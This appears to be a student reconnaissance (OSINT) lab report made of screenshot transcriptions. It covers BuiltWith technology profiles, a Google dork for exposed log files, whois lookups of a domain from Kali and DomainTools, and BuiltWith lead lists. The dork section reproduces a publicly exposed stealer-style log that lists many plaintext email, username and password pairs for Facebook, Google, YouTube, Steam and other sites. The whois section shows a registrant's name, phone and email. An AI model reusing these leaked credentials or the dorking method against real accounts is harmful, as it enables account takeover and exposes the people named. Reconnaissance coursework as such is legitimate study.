HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding	Gzip HTTP Compression protocol	www.douyu.com , www.seznam.cz , www.novinky.cz

Web Browser Targeting

Web browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific browser versions.



Technology	Description	Popular sites using this technology
X-Frame-Options Same Origin	Do not allow this site to be rendered within an iframe	www.amazon.com , www.twitch.tv , www.linkedin.com
X-XSS-Protection Disabled	Cross-site scripting protection is disabled	www.coingecko.com , www.arco.co.uk , www.w3schools.com

Doctype

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
HTML5	Latest revision of the HTML standard, the main markup language on the web	www.baidu.com , www.netflix.com , teams.microsoft.com

b) Google dorking



Site report for http://google.com | webcamXP 5 | intextusername filetype:log - Google | MacksOfy.com WHOIS, DNS, & IP | WebEx Panel Usage Statistics | +

http://google.com/search?q=intext%3Ausername+filetype%3Alog&rlz=1C1GCEA_enSA1001SA1001&ej=A2lLZJf0ldlb4-EPtKGgSA&ved=0ahUKEwjXgcuC69h9AhXS7TgGHbQQCAkQ4dUDCA8&uact=5&oq=...

Sign in

Google intext username filetype.log

Images News Videos Shopping Books Ideas Generator Instagram Cool All filters Tools

About 1,880 results (0.32 seconds)

Free
http://remikaing.free.fr/... ;
remikaing.free.fr/PC-DE-SARGERAN-mC:%5CUUsers%5CSar...
... serv - http://fr.youtube.com username : Sargerans password : zzqgh9qy ... serv -
http://snowtigers.net username : Maxter password : WOW071789788

People also search for

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- Is a username a password?
- How do I make username?

Feedback

University of Birmingham

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Firefox (1.x->3.x) Passwords:

```

serv - http://fr-fr.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqgh9qy

serv - http://fr.youtube.com
username : Sargerans
password : zzqgh9qy

serv - http://snowtigers.net
username : Maxter
password : WOW071789788

serv - https://login.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqgh9qy

serv - http://hostarea.org
login : Sargeran
pass : zzqgh9qy

serv - http://www.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqgh9qy


serv - http://www.forumactif.com
password2 : zzqgh9qy

serv - http://pubgoogle.forumactif.net
username : Admin
password : zzqgh9qy

serv - https://www.google.com
Email : Sargerans@hotmail.com
Passwd : zzqgh9qy

serv - http://absolut hacker.com
email_confirm : roi_de_la_casse@hotmail.com
new_password : zzqgh9qy

```



The screenshot shows a Microsoft Edge browser window with three tabs open. The active tab displays a large list of harvested credentials in plain text. The list includes various service URLs, email addresses, and password pairs. The browser interface includes standard navigation buttons, a search bar, and a taskbar at the bottom.

```
remikaing.free.fr/PC-DE-SARGERAN | MacksOfY.com WHOIS, DNS, & | Websites using Apple Whitelist | +  
Not secure | remikaing.free.fr/PC-DE-SARGERAN-mC%5CUUsers%5CSargeran%5CAppData%5CLocal%5CTemp%5Ctemp.log  
  
serv - http://absoluthacker.com  
email_confirm : roi_de_la_casse@hotmail.com  
new_password : zzqhq9gy  
username : Sargeran  
password : zzqhq9gy  
  
serv - http://www.absoluthacker.com  
username : Sargeran  
password : zzqhq9gy  
  
serv - http://ge-wow.no-ip.org  
username : Xaro  
passw : zzqhq9gy  
  
serv - http://steven.fr.free.fr  
pseudo : Sargeran  
pass : zzqhq9gy  
  
serv - http://alpha.team-frenchie.com  
username : Sargeran  
password : zzqhq9gy  
  
serv - http://www.evoxis.info  
connect_username : Sargeran  
connect_pass : PuyPdHQc  
  
serv - http://www.youtube.com  
username : Sargerans  
password : zzqhq9gy  
  
serv - http://www.dll-provider.com  
email : rol_de_la_casse@hotmail.com  
pass : zzqhq9gy  
  
serv - https://store.steampowered.com  
username : Sargerans  
password : zzqhq9gy  
  
serv - https://support.steampowered.com  
username : rol_de_la_casse@hotmail.com  
password : zzqhq9gy
```

c) Whois

```
root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
[allen@kali)-[~]
$ sudo su
[sudo] password for allen:
[root@kali)-[/home/allen]
# whois macksfy.com
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: http://www.bigrock.com
Updated Date: 2023-02-23T09:18:29Z
Creation Date: 2014-02-20T16:06:40Z
Registry Expiry Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd
Registrar IANA ID: 1495
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1.832-295-1535
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.MONSTERBIGAPPS.COM
Name Server: NS2.MONSTERBIGAPPS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-03-10T17:09:24Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
```

```
root@kali: /home/allen
File Actions Edit View Help
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
```

```
root@kali: /home/allen
File Actions Edit View Help
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: dhwani.v123@gmail.com
Name Server: ns1.monsterbigapps.com
Name Server: ns2.monsterbigapps.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2023-03-10T17:09:42Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Registration Service Provided By: BIGROCK

The data in this whois database is provided to you for information purposes
only, that is, to assist you in obtaining information about or related to a
domain name registration record. We make this information available "as is",
and do not guarantee its accuracy. By submitting a whois query, you agree
that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to:
(1) enable high volume, automated, electronic processes that stress or load
this whois database system providing you this information; or
(2) allow, enable, or otherwise support the transmission of mass unsolicited,
commercial advertising or solicitations via direct mail, electronic mail, or
by telephone.
The compilation, repackaging, dissemination or other use of this data is
expressly prohibited without prior written consent from us. The Registrar of
record is BigRock Solutions Ltd..
We reserve the right to modify these terms at any time.
By submitting this query, you agree to abide by these terms.
```

The screenshot shows a web browser window with several tabs open. The tabs include:

- Site report for http://google.com
- webcamXP 5
- remikaing.free.fr/PC-DE-SARGE
- Whois Lookup, Domain Availability
- WebEx Panel Usage Statistics

The main content area displays the DomainTools website. The header features the DomainTools logo, navigation links for PROFILE, CONNECT, MONITOR, and SUPPORT, and buttons for LOGIN and Sign Up. Below the header is a large banner with a desert landscape background and the text "Whois Lookup". A search bar contains the URL "macksofty.com" and a green "Search" button. At the bottom of the page, there is a call-to-action: "Get better, more in-depth data when you become a member". A descriptive text explains how DomainTools connects network indicators like domains and IPs to active domains on the internet, aiding security professionals. Two buttons at the bottom are labeled "Personal" and "Enterprise". The browser's taskbar at the bottom shows icons for various applications and the system tray with the date and time (11:24 PM, 3/10/2023).

Site report for http://google.com | webcamXP | remikaing.free.fr/PC-DE-SARGE | MacksOfy.com WHOIS, DNS, & IP | WebEx Panel Usage Statistics | +

[whois.domaintools.com/macksofy.com](https://www.whois.domaintools.com/macksofy.com)

DomainTools PROFILE ▾ CONNECT ▾ MONITOR ▾ SUPPORT Whois Lookup

HOME RESEARCH LOGIN Sign Up

Home > Whois Lookup > MacksOfy.com

Whois Record for MacksOfy.com

How does this work?

Domain Profile

Registrant	Kausar
Registrant Country	IN
Registrar	BigRock Solutions Ltd. BigRock Solutions Ltd IANA ID: 1495 URL: www.bigrock.com.http://www.bigrock.com Whois Server: Whois.bigrock.com abuse@bigrock.com (p) +91-415-349-0015
Registrar Status	clientTransferProhibited
Dates	3,305 days old Created on 2014-02-20 Expires on 2044-02-20 Updated on 2023-02-23
Name Servers	NS1.MONSTERBIGAPPS.COM (has 38 domains) NS2.MONSTERBIGAPPS.COM (has 38 domains)
Tech Contact	Kausar Worli, Mumbai, Other, 400018, IN dhwani.v123@gmail.com (p) +91-9022054993
IP Address	184.95.60.203 - 70 other sites hosted on this server
IP Location	Arizona - Tempe - Secured Servers Llc

DomainTools Iris The gold-standard internet intelligence platform [Learn More](#)

Tools

- Hosting History
- Monitor Domain Properties
- Reverse IP Address Lookup
- Network Tools
- Visit Website

Website Development

View Screenshot History

Available TLDs

General TLDs Country TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

- Taken domain.
- Available domain.
- Deleted previously owned domain.

MacksOfy.com	View Whois
MacksOfy.net	Buy Domain
MacksOfy.org	Buy Domain
MacksOfy.info	Buy Domain
MacksOfy.biz	Buy Domain
MacksOfy.us	View Whois

11:25 PM 3/10/2023

The screenshot shows a browser window with multiple tabs open. The active tab is 'whois.domaintools.com/macksOfy.com'. The page displays the WHOIS details for the domain 'macksOfy.com'. The registrant information includes:

- Registrant Fax Ext:
- Registrant Email: dhwaniv123@gmail.com
- Registry Admin ID: Not Available From Registry
- Admin Name: Kausar
- Admin Organization:
- Admin Street: null
- Admin City: Mumbai
- Admin State/Province: Other
- Admin Postal Code: 400018
- Admin Country: IN
- Admin Phone: +91.9022054993
- Admin Phone Ext:
- Admin Fax:
- Admin Fax Ext:
- Admin Email: dhwaniv123@gmail.com
- Registry Tech ID: Not Available From Registry
- Tech Name: Kausar
- Tech Organization:
- Tech Street: Worli
- Tech City: Mumbai
- Tech State/Province: Other
- Tech Postal Code: 400018
- Tech Country: IN
- Tech Phone: +91.9022054993
- Tech Phone Ext:
- Tech Fax:
- Tech Fax Ext:
- Tech Email: dhwaniv123@gmail.com

Other WHOIS fields shown include Name Server (ns1.monsterbigapps.com, ns2.monsterbigapps.com), DNSSEC (Unsigned), Registrar Abuse Contact Email (abuse@bigrock.com), Registrar Abuse Contact Phone (+1-415-349-0015), and URL of the ICANN WHOIS Data Problem Reporting System (<http://wdprs.internic.net/>).

At the bottom of the page, there is a footer with links to Sitemap, Blog, Terms, Privacy, Contact, California Privacy Notice, Do Not Sell My Personal Information, and a copyright notice for © 2023 DomainTools. There are also social media icons for RSS, Facebook, Twitter, and LinkedIn, as well as a search bar and system status indicators.

d) Builtwith

The screenshot shows the BuiltWith.com website interface. At the top, there's a navigation bar with links for 'Log In - Signup for Free', 'Tools', 'Features', 'Plans', 'Customers', 'Resources', and a search bar with the placeholder 'Website, Tech, Keyword' and a 'Lookup' button. Below the navigation is a breadcrumb trail: 'Home / example.com Technology Profile / Hawkins NZ'. The main title 'Hawkins NZ' is prominently displayed. A horizontal menu bar below the title includes 'Technology Profile', 'Detailed Technology Profile', 'Meta Profile', 'Relationship', 'Redirect', 'Recommendations', and 'Company'. The main content area is titled 'Hawkins NZ Company Information'. It contains several sections: 'Best Domain' (example.com), 'Global Footprint' (1 country), 'Web Technology Spend' (\$0 USD/year), 'Decreasing Spend' (Hawkins NZ has decreased their detectable technology spend in the last 12 months), and 'Technology Consolidation' (Hawkins NZ has decreased the amount of technologies in use in the last 12 months). To the right, there are four boxes: 'Other Names' (We did not find any other names for Hawkins NZ), 'People' (We did not find any contacts at Hawkins NZ), 'Associated Domains' (We did not find any associated domains), and 'Socials' (Facebook). The bottom of the page shows a dark footer with various icons and the date/time '11:26 PM 3/10/2023'.

This screenshot shows the BuiltWith.com interface for the domain 'EXAMPLE.COM'. The layout is identical to the previous one, with a navigation bar, breadcrumb trail ('Home / example.com Technology Profile'), and a main title 'EXAMPLE.COM'. The 'Company' tab is selected in the horizontal menu. The main content area is titled 'Widgets'. It lists several services: 'Apple Whitelist' (Apple Whitelist Usage Statistics - Download List of All Websites using Apple Whitelist), 'WebEx Panel' (WebEx Panel Usage Statistics - Download List of All Websites using WebEx Panel), 'CrUX Dataset' (CrUX Dataset Usage Statistics - Download List of All Websites using CrUX Dataset), 'CrUX Top 50m' (CrUX Top 50m Usage Statistics - Download List of All Websites using CrUX Top 50m), and 'CrUX Top 500k' (CrUX Top 500k Usage Statistics - Download List of All Websites using CrUX Top 500k). To the right, there are three boxes: 'Profile Details' (Last technology detected on 10th March 2023. We know of 14 technologies on this page and 9 technologies removed from example.com since 3rd January 2011. Link to this page.), 'BuiltWith Top Site Rank' (example.com is ranked 195,376th in our top sites list. View BuiltWith Top Site Rank.), and 'Recent Lookups' (Get a notification when example.com adds new technologies. Create Notification). The bottom of the page shows a dark footer with various icons and the date/time '11:27 PM 3/10/2023'.

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOfy.com WHOIS, DNS, & | Apple Whitelist Usage Statistics | +

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Home / Trends / Widgets / Apple Whitelist Usage Statistics

Apple Whitelist Usage Statistics

Top 10k Top 100k Top 1m All Internet

112500
100000
87500
75000
62500
50000
37500
25000
12500
0

2022/04 2022/07 2022/09 2022/10 2022/11 2022/12

[Download Lead List](#)

Get a list of 236,986 websites using Apple Whitelist which includes location information, hosting data, contact details, 236,986 currently live websites and an additional 2,743,260 domains that redirect to sites in this list. 0 sites that used this technology previously and 866 websites in India currently using Apple Whitelist.

Site Totals

Total Live	236,986
2,743,260 additional website redirects ¹ .	
India Live Sites	866
Live and Historical	236,986
Top 1m	10.82%
108,157	
Top 100k	30.19%
30,191	
Top 10k	43.2%
4,320	
Countries	
United States	126,902

11:27 PM 3/10/2023

This website domain is on the Apple TLD whitelist which may potentially mean these domains will appear in autocomplete when looking up URLs on Apple products.
<https://apple.com>

[Widgets](#)

[Download Lead List](#)

Apple Whitelist Customers

Get access to data on 236,986 websites that are Apple Whitelist Customers. We know of 236,986 live websites using Apple Whitelist and an additional 0 sites that used Apple Whitelist historically and 866 websites in India.

[Download Lead List](#)

Apple Whitelist Awards

- 5th most popular in the Top 10k sites in Widgets category.
- 8th most popular in the Top 100k sites in Widgets category.
- 14th most popular in the Top 1 Million sites in Widgets category.

United States 126,902
United Kingdom 19,938
Germany 18,442
France 8,409
Canada 8,206
Japan 7,885
Italy 6,581
Netherlands 6,211
Australia 4,852
Switzerland 4,207
Spain 4,008
Austria 2,322
Belgium 2,244
New Zealand 1,183
Ireland 1,126
India 866
China 764
Sweden 635
Russia 476
.tv .tv 421
Norway 413
Mexico 408
Denmark 382

Financial

AMER	136,271
ANZ	6,035
ANZUK	25,973
APAC	17,834

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Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGE | MacksOfY.com WHOIS, DNS, & | Websites using Apple Whitelist | +

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trends.builtwith.com/websiteList/Apple-Whitelist

Website Tools Features Plans Customers Resources [Lookup](#)

Home / Trends / Widgets / Apple Whitelist Usage Statistics / Apple Whitelist Website List

Websites using Apple Whitelist

Download a list of all 236,986 Current Apple Whitelist Customers

[Download Full Lead List](#)

Create a [Free Account](#) to see more results.

Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic
iSeeCars.com	United States	\$2000+	5,000+	10+	High	View Detailed Profile

Contact Information

Company Name iSeeCars.com
[Find People on LinkedIn](#)

Address Woburn 01801 MA United States

Telephone

Contacts
This website might not have a team page with publicly listed contacts.

Social Links

- [twitter.com/iSeecars](#)
- [facebook.com/iSeecars](#)
- [linkedin.com/company/iSeecars-com](#)
- [pinterest.com/iSeecars](#)
- [instagram.com/iSeecars](#)

Emails

- [team@iSeecars.com](#)
- [privacy@iSeecars.com](#)

This website might not have a team page with publicly listed contacts.
11:27 PM 3/10/2023

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGE | MacksOfY.com WHOIS, DNS, & | Websites using Apple Whitelist | +

[Log In](#) [Signup for Free](#)

trends.builtwith.com/websiteList/Apple-Whitelist

[View Detailed Profile](#)

Website Information

Vertical Automotive And Vehicles

SKU Product Count	-	Brand Followers	10,000+
Sitemap URLs	-	Referring IPs	6,685
Referring Subnets	4,341	Estimated Employees	10+
Google Dimensions	-	Google Metrics	-
Google Goals	-	GTM Tags	9

This website might not have a team page with publicly listed contacts.
11:27 PM 3/10/2023

Emails

- [team@iSeecars.com](#)
- [privacy@iSeecars.com](#)

Traffic Ranking

Page Rank 29,706
A lower page rank means more inbound links to this domain.

BuiltWith 361,667
A lower BuiltWith rank means a higher long term web technology spending domain.

Tranco 2,519

Majestic 15,589

Majestic.COM 8,325
A lower ranking means more inbound traffic.

This website does not provide information that indicates it is within the EU.

Vertical Automotive And Vehicles

SKU Product Count -

Brand Followers 10,000+

Referring IPs 6,685

Estimated Employees 10+

Google Metrics -

GTM Tags 9

This website does not provide information that indicates it is within the EU.
11:27 PM 3/10/2023

Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic
smartsheet.com	United States	\$10000+	10,000+	1,000+	Very High	View Detailed Profile
splendidtable.org	United States	\$500+	10,000+	High	View Detailed Profile	
secpowersports.com	United States	\$2000+		Medium	View Detailed Profile	
vagaro.com	United States	\$5000+		Very High	View Detailed Profile	
sky.com	United Kingdom	\$10000+	3,000,000+	100+	Very High	View Detailed Profile
i-ready.com	United States	\$1000+		10+	High	View Detailed Profile

11:27 PM 3/10/2023
11:27 PM 3/10/2023

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 redrobin.com	United States	\$5000+	100,000+	10,000+	High	▼
 lexus.com	United States	\$10000+	500,000+	1,000+	Very High	▲

Contact Information

Company Name	
Address	Torrance 90509 CA United States
Telephones	+1-800-725-7822 Toll +1-866-877-4966 Toll +1-800-874-7050 Toll +1-844-271-2622 Toll +1-310-468-7814 California +1-800-331-4331 Toll +1-800-874-8822 Toll +1-866-707-2466 Toll

Name	Level
Compliance	President
Compliance	President
Compliance	President

[View Detailed Profile](#)



Website Information

Vertical	Automotive And Vehicles		
SKU.Product.Count	-	Brand Followers	750,000+
Sitemap URLs	742	Referring IPs	7,717

Social Links

-  twitter.com/lexus
-  facebook.com/lexus
-  instagram.com/lexususa
-  pinterest.com/lexususa

Compliant Emails

No emails found.

Traffic Ranking

Page Rank	8,889
A lower page rank means more inbound links to this domain.	

BuiltWith	15,998
A lower BuiltWith rank means a higher long term web technology spending domain.	

Tranco	2,639
A lower ranking means more inbound traffic.	